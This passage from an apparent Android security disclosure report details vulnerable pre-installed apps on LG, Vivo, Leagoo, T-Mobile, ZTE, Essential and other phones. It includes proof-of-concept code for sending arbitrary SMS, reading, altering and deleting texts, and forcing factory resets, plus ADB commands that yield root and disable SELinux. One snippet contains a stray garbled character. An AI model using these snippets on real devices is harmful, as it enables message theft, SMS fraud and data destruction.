tel:17035551234 Bundle[mParcelledData.dataSize=584], isIncoming: true, isUnknown:false
```

Sending a text message (log message written by the android.process.acore process whenever a text message is sent)

```
05-22 13:05:30.713 9110 9121 V ContactsProvider: query:
uri=content://com.android.contacts/data/phones projection=[contact_id, _id]
selection=[data1 IN (?)] args=[7035551234] order=[null] CPID=3064 User=0
Receiving a text message
```

Receiving a text message (log message written by the com.android.phone process whenever a text message is received)

```
05-22 13:08:41.014 1823 3972 D Mms/Provider/MmsSms: query begin, uri =
```

```
content://mms-sms/threadID?recipient=%2B17035551234, selection = null
05-22 13:08:41.017 1823 3972 D Mms/Provider/MmsSms: getAddressIds: get exist id=5,
refinedAddress=+17035551234, currentNumber=7035551234
```

## 5.4 LG G6 & LG Q6 – Dumping the Logcat Logs and Kernel Logs to External Storage

The com.lge.mlt app (versionCode=60000002, versionName=6.0.2) is present as a pre-installed app

on two LG devices we examined, show below with the corresponding build fingerprints.

LG G6 - lge/lucye\_nao\_us\_nr/lucye:7.0/NRD90U/17355125006e7:user/release-keys

LG Q6 - lge/mhn\_lao\_com\_nr/mhn:7.1.1/NMF26X/173421645aa48:user/release-keys

The pre-installed com.lge.mlt app (versionCode=60000002, versionName=6.0.2) will dump an SQLite database to external storage containing a large amount of data including snippets of the logcat log and kernel log when it receives a broadcast intent with a specific action string that can be sent by any app on the device. The file that the app created on our device was 3.8 MB. The com.lge.mlt app has a broadcast receiver named com.lge.mlt.hiddenmenu.MptHiddenMenuReceiver. This receiver statically registers to receive broadcast intents that have an action string of com.lge.mlt.copy.hiddendatabase. Below is a snippet of the AndroidManifest.xml file of the com.lge.mlt app.

```
<receiver android:name="com.lge.mlt.hiddenmenu.MptHiddenMenuReceiver">
<intent-filter>
<action android:name="MPT.GO_TO_HIDDEN_MENU"/>
<action android:name="com.lge.mlt.copy.hiddendatabase"/>
</intent-filter>
</receiver>
```

When the MptHiddenMenuReceiver broadcast receiver receives a broadcast intent with an action string of com.lge.mlt.copy.hiddendatabase, it will copy a database with a path of /mpt/LDB\_Main-Data.db to a path of /sdcard/lb/\_data.ez. In addition, on the LG G6 device, a file named a file named /mpt/serial is copied to a path of /sdcard/lb/\_index.ez and the file contains the International Mobile Equipment Identity (IMEI) of the device. This app appears to store crash logs and other diagnostic data. The End-User License Agreement (EULA) for the com.lge.mlt app says that the data may contain “application use history, IMEI, country, language, serial number, model, screen resolution, OS information, reception strength, network location information, and service and connection status.” Any app on the device that has been granted the READ\_EXTERNAL\_STORAGE permission can cause the com.lge.mlt app to write this database to the SD card and then mine it for personal data. In the \_data.ez file, the table named t320 contains log entries from the kernel log and the logcat log.

## 5.5 Vivo V7 – Dumping the Logcat Logs to External Storage

The Vivo V7 device contains an app with a package name of com.vivo.bsptest (versionCode=1, versionName=1.0). This app will initiate the writing of the logcat log and kernel log to external



storage with a default path of /sdcard/bbklog once it receives an intent that can be sent by any app on the device. The writing of the logs is not totally transparent to the user. Once a third-party app sends an intent to the com.vivo.bsptest app, a sticky notification appears in the status bar that “Log Collection – Logs are running.” The user can click the notification and cancel the collection of logs. The source code below will start the com.vivo.bsptest.BSPTTestActivity activity app component (which activates the logging) with a flag which will hide it from the recent apps, wait 0.5 seconds, and then returns to the main launcher screen.

```
Intent i = new Intent();
i.setClassName("com.vivo.bsptest", "com.vivo.bsptest.BSPTTestActivity");
i.setFlags(Intent.FLAG_ACTIVITY_EXCLUDE_FROM_RECENTS);
startActivity(i);
try {
    Thread.sleep(500);
} catch (InterruptedException e) {
    e.printStackTrace();
}
Intent i2 = new Intent("android.intent.action.MAIN");
i2.addCategory(Intent.CATEGORY_HOME);
startActivity(i2);
```

The Vivo V7 device can also be made to write the coordinates of screen presses to the logcat log as detailed in Section 9.1.

## 6. Exposing Telephony Data and Capabilities

We discovered that the Leagoo Z5C device allows any app co-located on the device to send arbitrary text messages. In addition, it allows any app on the device to obtain the most recent text message in each conversation via an exported content provider. We found that three devices sold by T-Mobile contained a Rich Communication Services (RCS) app that allows the sending of arbitrary text messages, allows the user’s text messages to be read and modified, and provides the phone numbers of the user’s contacts. This RCS app has also been refactored with a second package name that has essentially the same behavior.

### 6.1 Leagoo Z5C – Custom com.android.messaging App

We examined a Leagoo Z5C Android device, and we noticed some additional behavior that is not present in Google’s version of the com.android.messaging app. The Leagoo Z5C had a build fingerprint of sp7731c\_1h10\_32v4\_bird:6.0/MRA58K/android.20170629.214736:user/release-keys.

#### 6.1.1 Leagoo Z5C – Sending Arbitrary Text Messages

Any app on the device can send an intent to an exported broadcast receiver application component that will result in the sending of a text message where the phone number and body of the text

message is controlled by the attacker. This can be accomplished by a zero-permission third-party app. The com.android.messaging app (versionCode=1000110, versionName=1.0.001, (android.20170630.092853-0)) contains an exported broadcast receiver named com.android.messaging.trackersender.TrackerSender, and its declaration in the AndroidManifest.xml file is provided below. The TrackerSender component is explicitly exported.

```
<receiver android:exported="true" android:name="com.android.messaging.trackersender.TrackerSender">
  <intent-filter android:priority="0x7FFFFFFF">
    <action android:name="com.sprd.mms.transaction.TrackerSender.SEND_SMS_ACTION"/>
    <action android:name="com.sprd.mms.transaction.TrackerSender.SMS_SENT_ACTION"/>
    <action android:name="com.sprd.mms.transaction.TrackerSender.RETRY_ALARM_ACTION"/>
  </intent-filter>
</receiver>
```

The TrackerSender component registers for the com.sprd.mms.transaction.TrackerSender.SEND\_SMS\_ACTION action. When this component receives an intent with a specific action and has the appropriate data embedded in an intent, it will extract the data from the intent and send a text message using the android.telephony.SmsManager API. Below is the source code to make the TrackerSender component send a text message.

```
Intent i = new Intent();
i.setAction("com.sprd.mms.transaction.TrackerSender.SEND_SMS_ACTION");
i.putExtra("message_body", "Huba");
i.putExtra("message_recipient", "+1703555555");
i.putExtra("message_falg_retry", true);
i.putExtra("message_phone_id", 1);
i.putExtra("message_token", (long) 1234);
sendBroadcast(i);
```

### 6.1.2 Leagoo Z5C – Obtaining the Most Recent Text Message from each Conversation

Due to an exported broadcast receiver, a zero-permission third-party app can query the most recent text message from each conversation. That is, for each phone number where the user has either texted or received a text from, a zero-permission third party app can obtain the body of the text message, phone number, name of the contact (if it exists), and a timestamp. The com.android.messaging app (versionCode=1000110, versionName=1.0.001, (android.20170630.092853-0)) contains an exported content provider with a name of com.android.messaging.datamodel.MessagingContentProvider. Below is the content provider being declared in the com.android.messaging app's AndroidManifest.xml file.

```
<provider
  android:authorities="com.android.messaging.datamodel.MessagingContentProvider"
  android:exported="true" android:label="@string/app_name"
  android:name=".datamodel.MessagingContentProvider"/>
```

As the querying of the content provider can be performed silently in the background, it can be continuously monitored to check to see if the current message in each conversation has changed and record any new messages. To query the most recent text message for each conversation, the app simply needs to query a content provider in the standard way where the authority string is `com.android.messaging.datamodel.MessagingContentProvider/conversations`. Below is the output of querying this content provider. The text messages that are sent by the device owner are the ones where the `snippet_sender_display_destination` field is empty.

```
Row: 0 _id=2, name=(703) 555-0001, current_self_id=1, archive_status=0, read=1,
icon=messaging://avatar/d?i=%2B17035550001, participant_contact_id=-2,
participant_lookup_key=NULL, participant_normalized_destination=+17035550001,
sort_timestamp=1526866037215, show_draft=0, draft_snippet_text=, draft_preview_uri=,
draft_subject_text=, draft_preview_content_type=, preview_uri=NULL, preview_content_type=NU-
LL,
participant_count=1, notification_enabled=1, notification_sound_uri=NULL,
notification_vibration=1, include_email_addr=0, message_status=100, raw_status=0,
message_id=12, snippet_sender_first_name=NULL, snippet_sender_display_destination=(703)
555-
0001, snippet_text=Here is a text message, subject_text=NULL
```

```
Row: 1 _id=3, name=(703) 555-0002, current_self_id=1, archive_status=0, read=1,
icon=messaging://avatar/d?i=%2B17035550002, participant_contact_id=-2,
participant_lookup_key=NULL, participant_normalized_destination=+17035550002,
sort_timestamp=1526863999559, show_draft=0, draft_snippet_text=, draft_preview_uri=,
draft_subject_text=, draft_preview_content_type=, preview_uri=NULL, preview_content_type=NU-
LL,
participant_count=1, notification_enabled=1, notification_sound_uri=NULL,
notification_vibration=1, include_email_addr=0, message_status=1, raw_status=0, message_id=8,
snippet_sender_first_name=Mike, snippet_sender_display_destination=, snippet_text=Test. Holla
back, subject_text=NULL
```

```
Row: 2 _id=1, name=Random Guy, current_self_id=1, archive_status=0, read=1,
icon=messaging://avatar/l?n=Random%20Guy&i=1516r11-4B29432F4541355159,
participant_contact_id=11, participant_lookup_key=1516r11-4B29432F4541355159,
participant_normalized_destination=+17035550003, sort_timestamp=1526863649747, show_-
draft=0,
draft_snippet_text=, draft_preview_uri=, draft_subject_text=, draft_preview_content_type=,
preview_uri=NULL, preview_content_type=NULL, participant_count=1, notification_enabled=1,
notification_sound_uri=NULL, notification_vibration=1, include_email_addr=0, message_status=1,
raw_status=0, message_id=5, snippet_sender_first_name=Mike,
snippet_sender_display_destination=, snippet_text=Here is a longer message. One more,
subject_text=NULL
```

## 6.2 Insecure RCS App on T-Mobile Devices

We discovered an insecure pre-installed app that handles RCS with a package name of `com.rcs.gsma.na.sdk` (or a refactored version of the app) on three devices. There was a refactored version of

the same app with almost the same functionality with a different package name (com.suntek.-mway.rcs.app.service). We are unsure if this app has other refactored instances with additional package names. This app allows any app co-located on the device to read, delete, insert, and modify the user's text messages, send arbitrary text messages, and obtain the phone numbers of the user's contacts. All of these capabilities are done without the required permissions since the com.rcs.gsma.na.sdk app externally exposes them and does not set permissions requirements to access them. All of the devices we confirmed that contain this app were sold as T-Mobile devices: Coolpad Defiant, T-Mobile Revvl Plus, and ZTE Zmax Pro. We will explain the vulnerabilities on the T-Mobile Revvl Plus although the source code to exploit the vulnerabilities on the other two devices are almost exactly the same except for a different package name and component names due to refactoring.

The T-Mobile Revvl Plus contains a pre-installed app with a package name of com.rcs.gsma.na.sdk (versionCode=1, versionName=RCS\_SDK\_20170804\_01). This app executes as the system user (a privileged user) and cannot be disabled by the end-user. This application appears to handle RCS on the device. This application has 7 content providers that are exported and not protected by a permission, which makes them accessible to any app co-located on the device. Content provider application components are not exported by default, but the developers of this app explicitly exported them. A content provider acts as a repository for structured data and supports the standard SQL operations. Some of these content providers in the com.rcs.gsma.na.sdk app act as a wrapper where they internally access and operate on a different content provider. A content provider is accessed using an authority string. There is a content provider with a class name of com.rcs.gsma.na.provider.message.MessageProvider with an authority string of com.rcs.gsma.na.provider.message. When the com.rcs.gsma.na.provider.message authority is queried, it will query the sms authority (e.g., content://sms) and return the user's sent and received text messages. Each text message entry includes a timestamp, phone number, message body, flag for whether the user has seen the message or not, etc. The source code below will return a string containing all of the user's sent and received text messages. An example output of this method is provided in Appendix D.

```
Uri aUri = Uri.parse("content://com.rcs.gsma.na.provider.message");
ContentResolver cr = getContentResolver();
Cursor cursor = cr.query(aUri, null, null, null, null);
String allData = "";
String temp = "";
if (cursor == null || cursor.getCount() == 0)
    return null;
cursor.moveToFirst();
do {
    int columnCount = cursor.getColumnCount();
    for(int id=0; id < cursor.getColumnCount(); id++) {
        int type = cursor.getType(id);
        if (type == 4)
            continue;
        temp = " " + cursor洗getColumnName(id) + ":" + cursor.getString(id);
        allData += temp;
        Log.d("Key-Value pair", temp);
    }
    allData += "\n";
} while(cursor.moveToNext());
return allData;
```

The source code below will change the body of all the user's sent and received text messages to the word "goodbye". The content of individual messages can be modified by adding a where clause and selection arguments for a specific message id.

```
ContentResolver cr = getContentResolver();
ContentValues cv = new ContentValues();
cv.put("body","goodbye");
cr.update(Uri.parse("content://com.rcs.gsma.na.provider.message"), cv, null, null);
```

The source code below will delete all of the user's text messages.

```
ContentResolver cr = getContentResolver();
cr.delete(Uri.parse("content://com.rcs.gsma.na.provider.message"), null, null);
```

The phone numbers of the user's contacts can be obtained from the com.rcs.gsma.na.sdk app. This app has a content provider application component with a class name of com.rcs.gsma.na.provider.-capability.CapabilityProvider with an authority string of com.rcs.gsma.na.provider.capability. The CapabilityProvider component acts as a wrapper to the content://com.android.contacts Uniform Resource Interface (URI). The output from querying the CapabilityProvider content provider is provided in Appendix E and is queried in the same way as querying for the user's text messages (provided above).

In the com.rcs.gsma.na.sdk app, there is a broadcast receiver application component with a fullyqualified class name of com.rcs.gsma.na.test.TestReceiver. This component is explicitly exported and allows a user to send a text message where the phone number and message can be chosen by the sender. This can be abused to send text messages to premium numbers or be used to send a distasteful message to all the user's contacts. This can be accomplished by first using the CapabilityProvider component and to obtain the phone number's of the user's contacts and then sending them a text message.

```
Intent i = new Intent("com.rcs.gsma.na.sdk.TestReceiver");
i.setClassName("com.rcs.gsma.na.sdk", "com.rcs.gsma.na.test.TestReceiver");
i.putExtra("type", 110);
i.putExtra("number", "7035557777");
i.putExtra("isLarge", false);
i.putExtra("value", "help?!?!");
sendBroadcast(i);
```

## 7. Local Root Privilege Escalation via ADB

We discovered two devices that allow the user to obtain root privileges by entering commands via ADB: Alcatel A30 and Leagoo P1. These two devices allow a user with physical access to the device to obtain a root shell on the device by allowing the shell user (ADB) to modify read-only properties at runtime. This undocumented feature goes against the standard Android security model. Recently, a Twitter user with the handle of Elliot Anderson discovered that certain OnePlus devices can obtain root access via ADB<sup>29</sup>.

Notably, the Alcatel A30 was an Amazon Prime exclusive device<sup>30</sup>. We will focus on the Alcatel A30 device, although the approach to obtain a root shell via ADB is the same for both devices: modify read-only properties at runtime and restart the ADB daemon so it executes as the root user.

## 7.1 Alcatel A30 – Root Privilege Escalation via ADB

Allowing the modification of read-only properties at runtime allows either a user with physical access to the device or the vendor (specifically TCL Corporation) to execute commands as the root user. The properties of concern here are `ro.debuggable` and `ro.secure`. Notably, on the Alcatel A30 device, changing the `ro.debuggable` property to have a value of 1 will create a UNIX domain socket named `factory_test` that will execute the commands supplied to it as the root user. This behavior is not present on the Leagoo P1 device. This allows the vendor to execute commands as the root user if they change the value of the `ro.debuggable` property and use a process that has access to write to the `factory_test` socket in the `/dev/socket` directory, although we did not witness the behavior. Moreover, we verified that platform apps can change the `ro.debuggable` property at runtime. TCL Corporation should control the framework key since they are the vendor and have certain apps that are executing as the system user. In addition, they also control the SELinux rules to control which processes can interact with the `factory_test` socket.

The end-user can also obtain root privileges by restarting ADB as root using certain commands via ADB. This allows a root shell via ADB to be obtained for command execution as the root user. At this point, root privileges can be used to obtain a permanent root privilege as opposed to a temporary one. Using root privileges, the private directories of apps, among others, can be examined and exfiltrated. For ADB to be able to execute commands as the root user, instead of the usual shell user, the `ro.debuggable` property needs to be set to a value of 1 and the `ro.secure` property needs to be set to a value of 0. At this point, the user can use the `adb root` command, which will restart the `adb` process running as the root user. With root privileges, SELinux can be disabled to prevent the Mandatory Access Control (MAC) rules from preventing certain actions on the device using the `setenforce 0` command. Below are the commands to enter using ADB to obtain a root shell.

```
adb shell setprop ro.debuggable 1
adb shell setprop ro.secure 0
adb root
adb shell setenforce 0
adb shell
MICKEY6US:/ # id
uid=0(root) gid=0(root)
groups=0(root),1004(input),1007(log),1011(adb),1015(sdcard_rw),1028(sdcard_r),3001(net_bt_admin),3002(net_bt),3003(inet),3006(net_bw_stats),3009(readproc) context=u:r:shell:s0
```

Below is the `factory_test` UNIX domain socket in the `/dev/socket` directory from the Alcatel A30 device.

```
MICKEY6US:/dev/socket # ls -al
total 0
drwxr-xr-x 7 root root 760 2017-05-10 17:58 .
drwxr-xr-x 15 root root 4220 2017-05-10 17:55 ..
srw-rw---- 1 system system 0 2017-05-10 17:58 adb
srw-rw---- 1 root inet 0 1970-11-08 00:12 cnd
srw-rw---- 1 root mount 0 1970-11-08 00:12 cryptd
srw-rw---- 1 root inet 0 1970-11-08 00:12 dnssproxyd
srw-rw---- 1 root system 0 1970-11-08 00:12 dpmd
srw-rw---- 1 system inet 0 2017-05-10 17:55 dpmwrapper
srw-rw-rw- 1 root root 0 2017-05-10 17:58 factory_test
```

On the Alcatel A30 device, the `init.rc` file contains the logic to start the `/system/bin/factory_test` binary once the `ro.debuggable` property is set to a value of 1.

```
on property:ro.debuggable=1
  start bt_wlan_daemon
service bt_wlan_daemon /system/bin/factory_test
  user root
  group root
  oneshot
  seclabel u:r:bt_wlan_daemon:s0
```

## 7.2 Leagoo P1 – Root Privilege Escalation via ADB

Similar behavior is also (except the `factory_test` socket) present on the Leagoo P1 device with a build fingerprint of `sp7731c_1h10_32v4_bird:6.0/MRA58K/android.20170629.214736:user/releasekeys`. Below are the ADB commands, the same as for the Alcatel A30 device, to obtain a root shell via ADB.

```
adb shell setprop ro.debuggable 1
adb shell setprop ro.secure 0
adb root
adb shell setenforce 0
adb shell
t592_otd_p1:/ # id
uid=0(root) gid=0(root)
groups=0(root),1004(input),1007(log),1011(adb),1015(sdcard_rw),1028(sdcard_r),3001(net_bt_admin),3002(net_bt),3003(inet),3006(net_bw_stats),3009(readproc) context=u:r:su:s0
```

## 8. Programmatically Factory Resetting the Device

A factory reset will wipe the data and cache partitions. This removes any apps the user has installed and any other user or app data that the user does not have backed up externally. An unintentional factory reset can present a major inconvenience due to potential for data loss. For an app to be able to directly factory reset a device, it requires that an app have the `MASTER_CLEAR` permission<sup>31</sup>. This permission is only granted to apps that are pre-installed. Therefore, a third-party app that the user downloads cannot perform a factory reset of the device directly. There is an exception for enabled Mobile Device Management (MDM) apps. A user can download an MDM app and then enable it as a device administrator through the Settings app. Prior to enabling the app as a device administrator, the user will be presented with its list of capabilities, which can include the “erase all data” capability. All of the vulnerabilities we found were due to an app privileged enough to perform a factory reset (i.e., apps that are granted the `MASTER_CLEAR` permission and platform apps) exposing an interface that, when called, will programmatically initiate a factory reset of the device.

A privileged app can initiate a factory reset of the device by sending a broadcast intent with an action of `android.intent.action.MASTER_CLEAR`. The `system_server` process contains a broadcast

receiver named `com.android.server.MasterClearReceiver` that, when it receives the `MASTER_CLEAR` action, will boot into recovery mode to format the data and cache partitions. This is generally accomplished by calling a method with a signature that is similar to the following method although the parameters can vary: `android.os.RecoverySystem.rebootWipeUserData(*)`. This method writes content to a file with a path of `/cache/recovery/command` that contains at least the line of `--wipe_data` and boots into recovery mode.

## 8.1 T-Mobile Revvl Plus & T-Mobile Coolpad Defiant – Factory Reset

The T-Mobile Revvl Plus device<sup>32</sup> and the T-Mobile Coolpad Defiant<sup>33</sup> have a pre-installed app with a package name of `com.qualcomm.qti.telephony.extcarrierpack` (`versionCode=25`, `versionName=7.1.1`). This app is privileged since it executes as the system user. This app contains a broadcast receiver application component with a fully qualified class name of `com.qualcomm.qti.telephony.extcarrierpack.UiccReceiver`. When the `UiccReceiver` component receives a broadcast intent with an action string of `com.tmobile.oem.RESET`, it will initiate and complete a programmatic factory reset by sending out a broadcast intent with an action string of `android.intent.action.MASTER_CLEAR`. This will cause the user to lose any data that they have not backed up or synced to an external location. The source code provided below will initiate a factory reset of the device.

```
sendBroadcast(new Intent("com.tmobile.oem.RESET"));
```

## 8.2 Essential Phone – Factory Reset

The vulnerability lies in an app with a package name of `com.ts.android.hiddenmenu` (`versionName=1.0`, `platformBuildVersionName=8.1.0`). This app is a platform app and executes as the system user. Generally, the `MASTER_CLEAR` permission<sup>34</sup> is required to be able to send a broadcast intent with an action string of `android.intent.action.MASTER_CLEAR` broadcast intent, but the app has the capability as various powerful permissions are granted by default to platform apps. The `com.ts.android.hiddenmenu` app has an activity application component show below.

```
<activity android:exported="true" android:label="@string/rtn"
android:name="com.ts.android.hiddenmenu.rtn.RTNResetActivity"
android:noHistory="true" android:screenOrientation="portrait"
android:theme="@android:style/Theme.Dialog"/>
```


The `RTNResetActivity` app component is explicitly exported, as it sets the `android:exported` attribute to a value of `true`. When an app component is exported, this allows any on the device to start this app component since there are no permission requirements (e.g., `android:permission` attribute) to access it.

Internally, the `RTNResetActivity` component starts other components where the `com.ts.android.hiddenmenu.util.ResetActivity` activity sends a broadcast intent with `android.intent.action.MASTER_CLEAR`. This will programmatically factory reset the device and potentially cause data loss. The source code below can be run to initiate a factory reset.



```
Intent i = new Intent();
i.setClassName("com.ts.android.hiddenmenu", "com.ts.android.hiddenmenu.rtn.RTNResetActivity");
startActivity(i);
```

Figure 2 shows the steps involved for a third-party to programmatically factory reset the Essential device.



**FIGURE 2. PROGRAMMATIC FACTORY ON THE ESSENTIAL PHONE DEVICE.**

### 8.3 ZTE Zmax Champ – Factory Reset

The pre-installed app that exposes the capability for a third-party app to factory reset the device has a package name of com.zte.zdm.sdm (versionCode=31, versionName=V5.0.3). This app executes as the system user. This app does not request the android.permission.MASTER\_CLEAR permission in its AndroidManifest.xml file, although it will be automatically granted this permission since it is executing as the system user. The system user is a privileged user on the device and is granted a powerful block of permissions by default. One of these capabilities granted to the system user is to programmatically factory reset the device.

The com.zte.zdm.sdm app has a statically declared broadcast receiver in its AndroidManifest.xml file with a name of com.zte.zdm.VdmcBroadcastReceiver that can handle broadcast intents with an action string of android.intent.action.DM\_FACTORY\_RESET\_TEST\_BY\_TOOL. The VdmcBroadcastReceiver component is exported, by default, and accessible to any app on the device, since it does not explicitly set the android:exported attribute a value to false, has at least one intent-filter declared, and is not protected by a custom or platform-defined permission. When a broadcast intent is sent with this action, the com.zte.zdm.MyCommand.bootCommand(String) method is called with a parameter of --wipe\_data. This method will write a value of --wipe\_data to a file with a path of /cache/recovery/command and then use the PowerManager to boot into recovery mode. Generally, a few additional lines are written in addition to the --wipe\_data line, but these lines have been omitted from step 5 of Figure 2. This will programmatically factory reset the device. The code to perform the aforementioned described behavior is below. The code is a single line and simply sends a broadcast intent with a specific action string.

```
sendBroadcast(new Intent("android.intent.action.DM_FACTORY_RESET_TEST_BY_TOOL"));
```

## 8.4 Leagoo Z5C – Factory Reset

Any app on the device can send an intent to factory reset the device programmatically. This does not require any user interaction. capability is present in an unprotected application component of the `com.android.settings` app (versionCode=23, versionName=6.0-android.20170630.092853). This app has an exported broadcast receiver named `com.sprd.settings.PhoneTrackCommandReceiver`, and its declaration in the `AndroidManifest.xml` file is shown below.

```
<receiver android:name="com.sprd.settings.PhoneTrackCommandReceiver">
  <intent-filter>
    <action android:name="android.intent.action.phonetrack_masterclear"/>
    <action android:name="android.intent.action.phonetrack_setpassword"/>
  </intent-filter>
</receiver>
```

Internally, when the `PhoneTrackCommandReceiver` component receives a broadcast intent with an action string of `android.intent.action.phonetrack_masterclear`, it will send a broadcast intent with an action string of `android.intent.action.MASTER_CLEAR`, which initiates a programmatic factory reset of the device. The single source code line below will cause the Leagoo Z5C device to be perform a factory reset.

```
sendBroadcast(new Intent("android.intent.action.phonetrack_masterclear"));
```

## 8.5 Leagoo P1 – Factory Reset

The vulnerability lies in an app with a package name of `com.wtk.factory` (versionCode=1, versionName=1.0). This app executes as the system user as it is a platform app. Specifically, this app is signed with the platform key and sets the `android:sharedUserId` attribute to a value of `android.uid.system` in its `AndroidManifest.xml` file. This app also requests the `MASTER_CLEAR` permission, allowing it to perform a programmatic factory reset of the device. The `com.wtk.factory` app has a broadcast receiver application component declared in its `AndroidManifest.xml` file show below.

```
<receiver android:name="com.wtk.factory.MMITestReceiver">
  <intent-filter>
    <action android:name="com.mmi.helper.request"/>
  </intent-filter>
</receiver>
```

The `MMITestReceiver` app component sends a broadcast intent with `android.intent.action.MASTER_CLEAR` as the action string when it receives an intent sent to it using the source code below.

```
Intent i2 = new Intent();
i2.setAction("com.mmi.helper.request");
i2.setClassName("com.wtk.factory", "com.wtk.factory.MMITestReceiver");
i2.putExtra("type", "factory_reset");
i2.putExtra("value", "100");
sendBroadcast(i2);
```

## 8.6 Plum Compass – Factory Reset

The vulnerability is contained in an app with a package name of `com.android.settings` (versionCode=23, versionName=6.0-eng.root.20161223.224055). This app is a platform app and executes as the system user. This app also requests the `MASTER_CLEAR` permission allowing it to perform a programmatic factory reset of the device. The `com.android.settings` app has a broadcast receiver application component show below.

```
<receiver android:name="com.android.settings.FactoryReceiver">
  <intent-filter>
    <action android:name="android.intent.action.factory"/>
  </intent-filter>
</receiver>
```

Internally, the `FactoryReceiver` component sends a broadcast intent with `android.intent.action.MASTER_CLEAR` as the action string when it receives an intent sent to it using the source code below.

```
Intent i = new Intent();
i.setClassName("com.android.settings", "com.android.settings.FactoryReceiver");
sendBroadcast(i);
```

## 8.7 Orbic Wonder – Factory Reset

The vulnerability lies in the core Android package (with a package name of `android`) which is a privileged part of the Android OS. This process executes as the system user. Within the `android` package, there is a broadcast receiver application component named `com.android.server.MasterClearReceiver`. When this component receives a broadcast intent addressed to it, it will programmatically initiate and complete a factory reset. The source code below will initiate a factory reset on the device. Please note that the action string of potatoes is not strictly required, it just needs to be any non-empty string.

```
Intent i2 = new Intent();
i2.setClassName("android", "com.android.server.MasterClearReceiver");
i2.setAction("potatoes");
sendBroadcast(i2);
```

## 8.8 MXQ TV Box 4.4.2 – Factory Reset

Normally, sending a broadcast with an action string of `android.intent.action.MASTER_CLEAR` cannot be sent by a third-party app, but it can be sent by a third-party app on this device. This is due to the fact that the `com.android.server.MasterClearReceiver` app component in the `system_server` process is not statically registered in the core `android` package, and is instead registered dynamically and does not have the `MASTER_CLEAR` permission access requirement. This behavior is not present in 4.4.2 AOSP code.

```
sendBroadcast(new Intent ("android.intent.action.MASTER_CLEAR"));
```

The programmatic factory reset will wipe all user data and any data that has not been backed up or synced to an external location will be lost.

## 9. Setting Properties as the com.android.phone User

We discovered a pre-installed app on some devices that exposes the capability to set system properties as the com.android.phone user. This can be performed by any app on the device due to an exported service in the com.qualcomm.qti.modemtestmode app. This platform app executes as the system user. Appendix F provides the AndroidManifest.xml file for the com.qualcomm.qti.modemtestmode app from a Vivo V7 Android device. This app contains an explicitly exported service named MbnTestService that allows the caller to provide a key-value pair that it will write as a system property. This application is still bound by SELinux rules regarding its context and associated capabilities. Based on our testing, the com.qualcomm.qti.modemtestmode app can modify system properties that start with the persist. prefix (e.g., persist.sys.factory.mode). Vendors can introduce their own system properties that can alter the functionality of the device when a system property is set to a certain value.

The MbnTestService service is a bound service that provides an interface for clients to access. The bound service has a corresponding AIDL file that easily allows the client app to perform RPCs on the service. If a client app lacks the AIDL file, the client app can still interact with the bound service although they will have to perform low-level behavior that the AIDL file abstracts from the developer. The client will need to create and populate the Parcel object, provide the correct interface name, and call the correct function number on the interface. The source code to perform this behavior on the Vivo V7 is provided in Appendix G. We provide two examples, Vivo V7 and Coolpad Canvas, of how settings a system property can enable logging features on a device that would otherwise be unavailable to a third-party app.

### 9.1 Vivo V7 – Obtaining User Touch Input

The Vivo V7 device contains the com.qualcomm.qti.modemtestmode (versionCode=25, versionName=7.1.2) app. This device has a build fingerprint of vivo/1718/1718:7.1.2/N2G47H/compiler11021857:user/release-keys. A third-party app can modify certain system properties on the device. Specifically, setting the persist.sys.input.log key to a value of 1, will make the user's screen touches be written to the logcat log by the InputDispatcher for all apps. Vivo V7 also contains a vulnerability to have a pre-installed app write the logcat logs to the SD card as detailed in Section 5.5. With some effort and knowledge of the device, an attacker can translate the coordinates to keyboard keypresses. This allows the attacker to determine the user's keypresses on the keyboard, potentially exposing PII. The device will need to be rebooted in order for the system property to be read at boot time. A third-party app can quickly cause a system crash and reboot the Vivo V7 device by sending a broadcast intent with an action of intent.action.super\_power\_save\_send. The system crash is due to inadequate null-checking at runtime and also a lack of exception handling in the system\_sever process. Below are some log messages from the Vivo V7 device showing the x and y touch coordinates.

```
04-13 12:08:00.060 1422 1770 D InputDispatcher: Pointer 0: id=0, toolType=1, x=460.000000,
y=1027.000000, pressure=0.023529, size=0.023529, touchMajor=6.000000, touchMi-
nor=6.000000,
toolMajor=6.000000, toolMinor=6.000000, orientation=0.000000
04-13 12:08:00.060 1422 1770 D InputDispatcher: Pointer 1: id=1, toolType=1, x=166.000000,
y=1282.000000, pressure=0.023529, size=0.023529, touchMajor=6.000000, touchMi-
nor=6.000000,
toolMajor=6.000000, toolMinor=6.000000, orientation=0.000000
04-13 12:08:00.060 1422 1770 D InputDispatcher: Pointer 2: id=2, toolType=1, x=268.000000,
y=1070.000000, pressure=0.015686, size=0.015686, touchMajor=4.000000, touchMi-
nor=4.000000,
toolMajor=4.000000, toolMinor=4.000000, orientation=0.000000
```

## 9.2 Coolpad Canvas – Write Logcat Log, Kernel Log, and tcpdump Capture to the SD Card

The Coolpad Canvas Android device<sup>35</sup> is sold by Cricket Wireless and contains a vulnerable version of the `com.qualcomm.qti.modemtestmode` (versionCode=24, versionName=7.0) app, allowing third-party apps to change certain system properties (as explained in Section 9). The build fingerprint of the device is `Coolpad/cp3636a/cp3636a:7.0/NRD90M/093031423:user/release-keys`. Setting a system property can enable logging features on the device that would not otherwise be unavailable to a third-party app.

